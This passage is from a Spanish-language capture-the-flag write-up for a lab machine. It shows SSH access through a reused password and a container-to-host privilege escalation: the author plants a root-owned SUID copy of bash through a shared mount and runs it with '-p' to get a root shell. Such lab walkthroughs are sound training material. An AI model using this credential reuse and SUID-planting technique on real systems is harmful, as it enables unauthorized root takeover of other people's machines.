drwxr-xr-x 1 root root 4096 Nov  5  2021 .
drwxr-xr-x 1 root root 4096 Nov  5  2021 ..
drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 augustus
```

Nos dice que no es correcta

```
root@3a453ab39d3d:/backend/project# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Permission denied, please try again.
```

IVamos a reutilizar la contraseña de "superadministrator" que hemos encontrado antes:

```
root@3a453ab39d3d:/backend/project# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

Ahora si que estamos dentro de la maquina victima. Podemos probar si desde el docker tenemos capacidad de escritura sobre la maquina victima, salimos y creamos un archivo en el directorio home de augustus:

```
root@3a453ab39d3d:/home/augustus# touch "prueba"
root@3a453ab39d3d:/home/augustus# chmod 777 prueba
root@3a453ab39d3d:/home/augustus# chown root:root prueba
```

Ahora accedemos por ssh a la maquina victima y miro a ver si se ha creado:

```
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 17 23:52:24 2024 from 172.19.0.2
augustus@GoodGames:~$ ls -la
total 24
drwxr-xr-x 2 augustus augustus 4096 Dec 17 23:52 .
drwxr-xr-x 3 root     root     4096 Oct 19  2021 ..
lrwxrwxrwx 1 root     root        9 Nov  3  2021 .bash_history → /dev/null
-rw-r--r-- 1 augustus augustus  220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 augustus augustus 3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 augustus augustus  807 Oct 19  2021 .profile
-rwxrwxrwx 1 root     root        0 Dec 17 23:49 prueba
```

Vemos que se ha creado el archivo de prueba con los permisos que le hemos asignado desde el docker. Esto quiere decir que nos podemos copiar la bash y desde el docker darle permiso SUID:

```
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ ls -la
total 1232
drwxr-xr-x 2 augustus augustus    4096 Dec 17 23:53 .
drwxr-xr-x 3 root     root        4096 Oct 19  2021 ..
-rwxr-xr-x 1 augustus augustus 1234376 Dec 17 23:53 bash
```

Volvemos al docker y le damos privilegio SUID y nos volvemos a conectar a la maquina victima:

```
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4771 bash
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
```

Ahora podemos ver que el binario "bash" tiene permisos SUID:

```
augustus@GoodGames:~$ ls -la
total 1232
drwxr-xr-x 2 augustus augustus    4096 Dec 17 23:53 .
drwxr-xr-x 3 root     root        4096 Oct 19  2021 ..
-rwsrwx--x 1 root     root     1234376 Dec 17 23:53 bash
```

Ejecutamos la bash de forma privilegiada y somos el usuario root:

```
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
root
```